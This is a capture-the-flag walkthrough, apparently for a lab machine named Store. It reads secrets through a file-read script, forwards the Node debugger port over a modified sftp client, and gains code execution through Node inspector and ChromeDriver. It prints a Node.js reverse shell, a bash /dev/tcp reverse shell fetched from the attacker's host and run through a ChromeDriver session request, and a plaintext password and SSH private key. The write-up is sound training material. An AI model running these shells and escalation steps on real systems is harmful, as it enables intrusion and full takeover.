PWD=/home/dev/projects/store1
npm_config_global_prefix=/usr/local
npm_command=run-scriptINIT_CWD=/home/dev/projects/store1
EDITOR=vi
Interesting stuff:
npm_lifecycle_script=nodemon --exec 'node --inspect=127.0.0.1:9229 /home/dev/projects/store1/start.js'
Let’s grab /home/dev/projects/store1/start.js:
$ python3 lfi.py /home/dev/projects/store1/start.js
require('dotenv').config();
const app = require('./app');

const server = app.listen(process.env.PORT, () => {
  console.log(`Express is running on port ${server.address().port}`);
});
dotenvmeans the application is loading some variables from a.envfile (https://www.npmjs.com/package/dotenv)
$ python3 lfi.py /home/dev/projects/store1/.env
SFTP_URL=sftp://sftpuser:WidK52pWBtWQdcVC@localhost
SECRET=Hm9zeWC38
STORE_HOME=/home/dev/projects/store1
PORT=5000
Found some credentials and also the XOR Key.
Try to use them to connect via SSH:
$ sshpass -p 'WidK52pWBtWQdcVC' ssh -p22 sftpuser@store.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added 'store.vl' (ED25519) to the list of known hosts.
This service allows sftp connections only.
Connection to store.vl closed.
Only SFTP is allowed
Check the content of our directory via SFTP:
$ echo "ls *" | sshpass -p 'WidK52pWBtWQdcVC' sftp -q sftpuser@store.vl:/
sftp> ls *
files/data.bin  files/test.txt
Nothing is really interesting.
Hummm, last thing we can also check is the package.json (as it’s a NodeJS app) if some used dependency has a known vulnerability:
$ python3 lfi.py /home/dev/projects/store1/package.json
{
  "dependencies": {
    "body-parser": "^1.20.1",
    "dotenv": "^16.0.3",
    "express": "^4.18.2",
    "multer": "^1.4.5-lts.1",
    "pug": "^3.0.2",
    "ssh2-sftp-client": "^8.1.0"
  },
  "devDependencies": {
    "nodemon": "^2.0.20"
  },
  "scripts": {
    "watch": "nodemon --exec 'node --inspect=127.0.0.1:9229 /home/dev/projects/store1/start.js'"
  }
}
All dependencies seems not vulnerable.
Custom SFTP and Chrome debugger abusing (dev) (Store_User)
Back to our previous discovery about npm_lifecycle_script=nodemon --exec 'node --inspect=127.0.0.1:9229 /home/dev/projects/store1/start.js', this --inspect parameter of the command line seems not common use.
After more research, we found HackTricks - electron cef chromium debugger abuse which tells us, that if we get access to this port we can execute node.js code which will give us an RCE.
But to use this we first need to get access to the local port 9229.
Here comes the SFTP in place. It’s not default, but on this box we can use it for a port forward.
But first we need to modify the SFTP client, we can follow this article Linux Journal - sftp-port forwarding enabling suppressed functionality.
Create this bash script:
$ cat ssh_portfwd.sh
#!/bin/sh
exec ssh -L9229:127.0.0.1:9229 "$@"
Then modify and execute the sftp binary with the custom ssh handler:
$ sed 's/AllForwardings yes/AllForwardings no /' < /usr/bin/sftp > sftp.noclearforward
$ chmod +x sftp.noclearforward
$ chmod +x ssh_portfw.sh
$ ./sftp.noclearforward -S ./ssh_portfwd.sh -oClearAllForwardings\ no sftpuser@store.vl
sftpuser@store.vl's password: WidK52pWBtWQdcVC
Check to confirm that our port 9229/tcp is listening:
$ netstat -taon4 | grep LIST
tcp        0      0 127.0.0.1:46821         0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:9229          0.0.0.0:*               LISTEN      off (0.00/0/0)
Good
With Chromium using chrome://inspect, we can see our available remote target:

We start a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Or we can use also Penelope that can be installing quickly via the command line pipx install git+https://github.com/brightio/penelope.
We open the Chrome DevTools clicking to inspect:

We type allow pasting to allow the copy/paste.
Then we paste our JS script below to get a reverse shell:
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(443, "10.8.4.253", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();

We got a shell as dev and grab the flag Store_User:
connect to [10.8.4.253] from (UNKNOWN) [10.10.126.244] 57494
id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
pwd
/home/dev/projects/store1
cd ../..
ls
projects
user_c09c82.txt
cat user_c09c82.txt
VL{c09c826ce48debd169758e946e92a377}
We can find and grab also the SSH private key:
ls -la
total 40
drwxr-x--- 6 dev  dev  4096 Feb 13  2023 .
drwxr-xr-x 5 root root 4096 Feb 13  2023 ..
lrwxrwxrwx 1 dev  dev     9 Feb 13  2023 .bash_history -> /dev/null
-rw-r--r-- 1 dev  dev   220 Feb 13  2023 .bash_logout
-rw-r--r-- 1 dev  dev  3771 Feb 13  2023 .bashrc
drwxrwxr-x 3 dev  dev  4096 Feb 13  2023 .local
drwxrwxr-x 4 dev  dev  4096 Feb 13  2023 .npm
-rw-r--r-- 1 dev  dev   807 Feb 13  2023 .profile
drwxrwxr-x 2 dev  dev  4096 Feb 17  2023 .ssh
drwxrwxr-x 5 dev  dev  4096 Feb 13  2023 projects
-rw-rw-r-- 1 dev  dev    37 Feb 13  2023 user_c09c82.txt
cd .ssh
ls -la
total 20
drwxrwxr-x 2 dev dev 4096 Feb 17  2023 .
drwxr-x--- 6 dev dev 4096 Feb 13  2023 ..
-rw------- 1 dev dev  101 Feb 13  2023 authorized_keys
-rw------- 1 dev dev  411 Feb 13  2023 id_ed25519_d3v
-rw-r--r-- 1 dev dev  101 Feb 13  2023 id_ed25519_d3v.pub
cat id_ed25519_d3v
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDbSITb182nFV8mnoBnvyNPLlHcxRx3tqqYH2JsM5WJywAAAJirI4PHqyOD
xwAAAAtzc2gtZWQyNTUxOQAAACDbSITb182nFV8mnoBnvyNPLlHcxRx3tqqYH2JsM5WJyw
AAAEAFC1qb/u3H/kVPI9LQnAn0F+3gsL6bJjyBFdKxu8Z2vttIhNvXzacVXyaegGe/I08u
UdzFHHe2qpgfYmwzlYnLAAAAE2RldkBpcC0xMC0xMC0yMDAtNTABAg==
-----END OPENSSH PRIVATE KEY-----
Then we can access via SSH to our target to have a better stable shell:
$ ssh -i id_ed25519_d3v dev@store.vl
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-1028-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb 15 05:21:25 UTC 2025

  System load:  0.0               Processes:             121
  Usage of /:   37.3% of 7.57GB   Users logged in:       0
  Memory usage: 44%               IPv4 address for eth0: 10.10.126.244
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dev@store:~$
Chrome Web Driver exploiting (Store_Root)
Check the listening ports:
dev@store:~$ netstat -taon4 | grep LIST
tcp        0      0 127.0.0.1:9515          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:9229          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:9231          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:9230          0.0.0.0:*               LISTEN      off (0.00/0/0)
9515/tcp is not related to the node.js application.
Using cURL for a quick check:
dev@store:~$ curl 127.0.0.1:9515
{"value":{"error":"unknown command","message":"unknown command: unknown command: ","stacktrace":"#0 0x5623d046ad93 \u003Cunknown>\n#1 0x5623d02392d7 \u003Cunknown>\n#2 0x5623d0294f2c \u003Cunknown>\n#3 0x5623d0294b82 \u003Cunknown>\n#4 0x5623d020a2a3 \u003Cunknown>\n#5 0x5623d04be8be \u003Cunknown>\n#6 0x5623d04c28f0 \u003Cunknown>\n#7 0x5623d04a2f90 \u003Cunknown>\n#8 0x5623d04c3b7d \u003Cunknown>\n#9 0x5623d0494578 \u003Cunknown>\n#10 0x5623d02086ee \u003Cunknown>\n#11 0x7f5c2efd1d90 \u003Cunknown>\n"}}
Hummm curious, seems nothing is back
Using Google search about the port 9515, we found that is related to the google-chrome web driver. More info about the API here: https://www.w3.org/TR/webdriver/#endpoints
dev@store:~$ curl 127.0.0.1:9515/status
{
  "value": {
    "build": {
      "version": "110.0.5481.77 (65ed616c6e8ee3fe0ad64fe83796c020644d42af-refs/branch-heads/5481@{#839})"
    },
    "message": "ChromeDriver ready for new sessions.",
    "os": {
      "arch": "x86_64",
      "name": "Linux",
      "version": "5.15.0-1028-aws"
    },
    "ready": true
  }
}
Searching for chrome driver exploit, we found Knownsec404team - Counter Webdriver-From Bot to RCE, which gives us an idea how we can turn this into command execution.
We need to send a POST request to the endpoint session and using the capabilities to run a binary.
Create our Bash reverse shell (don`t forget the Bash shebang at the beginning):
$ cat rev.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Start a penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Then upload our rev shel to the target:
dev@store:~$ curl 10.8.4.253/rev.sh -o run.sh
dev@store:~$ chmod +x run.sh
Then we send the following POST request:
dev@store:~$ curl -X POST "http://127.0.0.1:9515/session" \
-H "Content-Type: application/x-www-form-urlencoded" \
--data \
'{"capabilities": {"alwaysMatch": {"goog:chromeOptions": {"binary": "/home/dev/run.sh"}}}}'
Then we got our shell as root and grab the final flag Store_Root:
[+] Got reverse shell from store.vl~10.10.126.244 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/user/.penelope/store.vl~10.10.126.244/store.vl~10.10.126.244.log 📜
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
root@store:/# pwd
/
root@store:/# cd root
root@store:~# ls -la
total 14164
drwx------  8 root root     4096 Feb 13  2023 .
drwxr-xr-x 19 root root     4096 Feb 15 02:22 ..
lrwxrwxrwx  1 root root        9 Feb 13  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root     3106 Oct 15  2021 .bashrc
drwxr-xr-x  3 root root     4096 Feb 13  2023 .cache
drwx------  3 root root     4096 Feb 13  2023 .config
drwxr-xr-x  2 root root     4096 Feb 13  2023 .deploy
drwxr-xr-x  3 root root     4096 Feb 13  2023 .local
-rw-r--r--  1 root root      161 Jul  9  2019 .profile
drwx------  2 root root     4096 Feb 13  2023 .ssh
-rw-r--r--  1 root root        0 Feb 13  2023 .sudo_as_admin_successful
-rwxr-xr-x  1 root root 14452880 Jan 31  2023 chromedriver
-rw-r--r--  1 root root      305 Feb 13  2023 note.txt
-rw-r--r--  1 root root       37 Feb 13  2023 root_50998a.txt
drwx------  4 root root     4096 Feb 13  2023 snap
root@store:~# cat note.txt
  ,-.       _,---._ __  / \
 /  )    .-'       `./ /   \
(  (   ,'            `/    /|
 \  `-"             \'\   / |
  `.              ,  \ \ /  |
   /`.          ,'-`----Y   |
  (            ;        |   '
  |  ,-.    ,-'         |  /
  |  | (   |        hjw | /
  )  |  \  `.___________|/
  `--'   `--'
root@store:~# cat root_50998a.txt
VL{50998adcfa3ca79afb7abc53357a392a}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=52110a55-1ea3-4e95-99d2-b0924f33722a